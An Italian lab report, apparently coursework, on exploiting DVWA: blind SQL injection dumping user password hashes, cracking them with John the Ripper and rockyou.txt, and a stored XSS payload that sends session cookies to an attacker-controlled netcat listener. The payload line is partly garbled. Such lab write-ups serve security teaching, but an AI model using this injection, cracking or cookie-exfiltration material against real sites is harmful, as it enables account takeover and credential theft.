

## REPORT WEEKLY PROJECT

### - WEB APPLICATION HACKING -

Il test di questa settimana consiste **nell'effettuare la fase di exploit** di un web application PA. In particolare ci viene richiesto di **exploitare le vulnerabilità SQL Injection di tipo "blind" e XSS stored presenti sull'app DVWA**. Gli obiettivi sono:

- **recuperare le password degli utenti** presenti sul database
- **recuperare i cookie di sessione** delle vittime
- **inviare i cookie recuperati ad un server** di disponibilità dell'attaccante.


Prima di procedere con la parte tecnica, andiamo a **spiegare cos'è un SQL Injection** e poi qual è la **differenza tra una SQLi classica** (o in banda) e una **SQLi blind** (o Inferential). Un SQL injection è una forma di attacco informatico in cui **un attaccante inserisce del codice SQL dannoso** in un'applicazione web **per manipolare** il comportamento del database sottostante tramite l'utilizzo di **query non autorizzate**.

**La SQLi in banda è quella di più facile applicazione** può essere a sua volta di due tipi:

- SQLi basata su errori** è incentrata sui messaggi di errore lanciati dal database per ottenere informazioni sulla sua struttura.
- SQLi basata su unione** sfrutta l'operatore UNION per combinare i risultati di due o più istruzioni SELECT in un unico risultato.

**L'Inferential SQL Injection**, a differenza di quella in banda, **può richiedere più tempo** per essere sfruttata e può essere a sua volta di due tipi:

- SQLi booleano** si basa sull'invio di una query al database che restituisce un risultato diverso a seconda che l'interrogazione dia un risultato vero o falso.
- SQLi basata sul tempo** si basa sull'invio di una query al database che costringe quest'ultimo ad attendere un periodo di tempo specificato (in secondi) prima di rispondere, ed è proprio il tempo impiegato che farà capire all'attaccante se il risultato della query è vero o falso.



Dopo questa breve spiegazione, per iniziare andiamo a configurare il **livello di difficoltà “LOW”** sulla web app DVWA e ci spostiamo poi nella **sezione “SQL Injection (Blind)”**.

Procediamo quindi con l'**analisi della sezione** per capire come poter sfruttare la vulnerabilità dando uno sguardo sia alla scheda help che alla **scheda view source** dove è disponibile proprio il **codice sorgente della pagina**.

Andiamo poi a fare un **confronto tra i codici sorgente** dalla SQLi di banda e quello della SQLi blind notando alcune **differenze di sintassi** come si può vedere nello screen.




Nel codice sorgente della SQLi in banda, viene utilizzata la stringa **or die('<pre>' . mysql\_error() . '</pre>')** dopo la chiamata a **mysql\_query(\$getid)** che viene eseguita in caso di errore nella query e stampa l'errore di MySQL.

Nel codice sorgente della SQLi blind, è presente il carattere **@** prima della chiamata a **mysql\_numrows(\$result)** che ha il compito di sopprimere gli errori, rendendo l'iniezione appunto "blind".

**È importante notare che entrambi i codici utilizzano la funzione mysql\_query**, che è ormai deprecata nelle versioni più recenti di PHP e potrebbe causare problemi di sicurezza. **È consigliabile quindi utilizzare una libreria più moderna come MySQLi** per l'interazione con il database.

Andiamo quindi ad **effettuare un primo tentativo di injection** e notando che il comportamento è identico a quello avuto nella SQLi in banda, proviamo a sfruttare di conseguenza la query già creata in precedenza per estrarre dal database i nomi utenti e le password ottenendo il medesimo risultato.




The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The title is "Vulnerability: SQL Injection (Blind)". On the left is a sidebar with navigation links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind) (highlighted), Upload, XSS reflected, XSS stored, DVWA Security, and PHP Info. The main content area has a "User ID:" label and a text input field. Below the input field is a "Submit" button. The output shows the results of a UNION SELECT query, displaying the first name and surname of users from the database. The results are as follows:

ID	First name	Surname
1	admin	5f4dcc3b5aa765d61d8327deb882cf99
2	Gordon	e99a18c428cb38d5f260853678922e03
3	Hack	8d3533d75ae2c3966d7e0d4fcc69216b
4	Pablo	0d107d09f5bbe40cade3de5c71e9e9b7
5	Bob	5f4dcc3b5aa765d61d8327deb882cf99

Come possiamo vedere dallo screen **otteniamo i nomi utenti e gli hash delle password**, quindi quello che dobbiamo fare ora è procedere con il **password cracking** ovvero decifrare le password per ciascun utente.

Per fare ciò **riportiamo il risultato ottenuto in file di testo** contenete solo i nomi utenti e gli hash delle password separati da : e lo chiamo **“userpswdvwa.txt”** che utilizzeremo nel prossimo step.



The screenshot shows a text editor window titled "\*/home/kali/Desktop/userpswdvwa.txt - Mousepad". The window contains a warning message: "Warning: you are using the root account. You may harm your system." Below the warning, the contents of the file are displayed as a list of user names and their corresponding password hashes, separated by a colon. The list is as follows:


```
1 admin:5f4dcc3b5aa765d61d8327deb882cf99
2 Gordon:e99a18c428cb38d5f260853678922e03
3 Hack:8d3533d75ae2c3966d7e0d4fcc69216b
4 Pablo:0d107d09f5bbe40cade3de5c71e9e9b7
5 Bob:5f4dcc3b5aa765d61d8327deb882cf99
```

Per la **procedura di password cracking** andiamo ad utilizzare il tool **John The Ripper**. Per poter funzionare al meglio necessita di una **wordlist**, e a tale scopo diamo in input dopo averlo estratto, il file **rockyou.txt** che è il file contenente la più grande raccolta di password rubate da vari attacchi hacker.

Altro step da effettuare prima di avviare la procedura di cracking è quella **dell'unshadow**. Una volta fatto tutto possiamo procedere con il tool John The Ripper che si lancia con il comando:

```
john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt userpswdvwa.txt
```

Segue screen delle operazioni effettuate.



```
kali@kali: /usr/share/wordlists
File Actions Edit View Help
(kali@kali)-[~/Desktop]
$ cd /usr/share/wordlists
(kali@kali)-[/usr/share/wordlists]
$ ls
amass  dirbuster  fern-wifi  legion  nmap.lst  sqlmap.txt  wifite.txt
dirb   fasttrack.txt  john.lst  metasploit  rockyou.txt.gz  wfuzz

(kali@kali)-[/usr/share/wordlists]
$ sudo gunzip rockyou.txt.gz
[sudo] password for kali:
(kali@kali)-[/usr/share/wordlists]
$ ls
amass  dirbuster  fern-wifi  legion  nmap.lst  sqlmap.txt  wifite.txt
dirb   fasttrack.txt  john.lst  metasploit  rockyou.txt  wfuzz

(kali@kali)-[~/Desktop]
$ unshadow userpswdvwa.txt john.lst > hashes
(kali@kali)-[~/Desktop]
$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt userpswdvwa.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
password      (admin)
abc123         (Gordon)
letmein       (Pablo)
charley        (Hack)
4g 0:00:00:00 DONE (2023-06-07 10:24) 80.00g/s 57600p/s 57600c/s 76800C/s my3kids..soccer9
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
(kali@kali)-[~/Desktop]
$ john --show --format=Raw-MD5 hashes
admin:password
Gordon:abc123
Hack:charley
Pablo:letmein
Bob:password

5 password hashes cracked, 0 left
(kali@kali)-[~/Desktop]
$
```

Come risultato finale otteniamo con il comando **--show**, le 5 coppie di username e password trovate.

E' importante notare come in questo caso sia stato molto semplice avere accesso alle password; il fatto che si trovassero all'interno di una lista dice chiaramente che si tratta di password standard di ampio utilizzo è che sarebbe meglio per la sicurezza interna optare per delle password più efficaci.


Dopo aver terminato la fase di SQL Injection e password cracking, **procediamo con la fase di Cross-Site Scripting.**

Anche in questo caso **occorre fare una distinzione tra il Reflected XSS e il Persistent cross-site scripting (XSS)** altrimenti noto come **Stored XSS.**

Il **cross-site scripting (XSS)** consiste **nell'iniezione di codice** attraverso linguaggi visual basic o javascript all'interno di una pagina web **sfruttando l'incapacità di un browser** di riconoscere un markup legittimo da uno malevolo in grado anche di **aggirare la Same Origin Policy (SOP)**, una misura di sicurezza che impedisce agli script di un sito web di interagire con quelli di un altro sito.

Il **reflected XSS** prevede **l'inserimento di script dannosi all'interno di un sito verso cui si cerca di indirizzare un visitatore** (mediante phishing ad esempio); se la vittima cade nell'inganno finisce per scaricare inconsapevolmente un payload che viene eseguito dal browser innescando la procedura malevola prevista dall'attaccante.

Lo **stored XSS** prevede che **l'attaccante esegua un injection in sistemi come database, blog, forum e applicazioni web** dove, **a differenza di un reflected XSS, agisce in maniera persistente** per cui quando il browser di un utente accede all'applicazione web finisce per scaricare ed eseguire lo script malevolo, innescando la procedura prevista dall'attaccante.




Dopo questa breve spiegazione, procediamo con la parte tecnica spostandoci quindi nella sezione “XSS Stored”.

Qui andiamo ad inserire uno script php che permette di prendere il cookie di sessione creando un oggetto immagine e mandarlo poi al server di disponibilità dell'attaccante all'indirizzo 192.168.50.100, in questo caso rappresentato da netcat sulla macchina Kali. Di seguito la stringa di codice utilizzata:


**()**.src="http://192.168.50.100/abc.php?output="+document.cookie;</script>

Per poterlo inserire è stato inoltre necessario modificare la lunghezza ("maxlength") dei caratteri in input all'interno del form tramite ispezione dell'html.

Di seguito gli screen delle operazioni effettuate:



Screen della webapp DVWA nella sezione Stored Cross Site Scripting nel momento in cui vado a fare l'injection del codice.



Screen del server netcat di Kali in ascolto sulla porta 80, in cui viene mostrato il PHPSESSID, ovvero il cookie di sessione.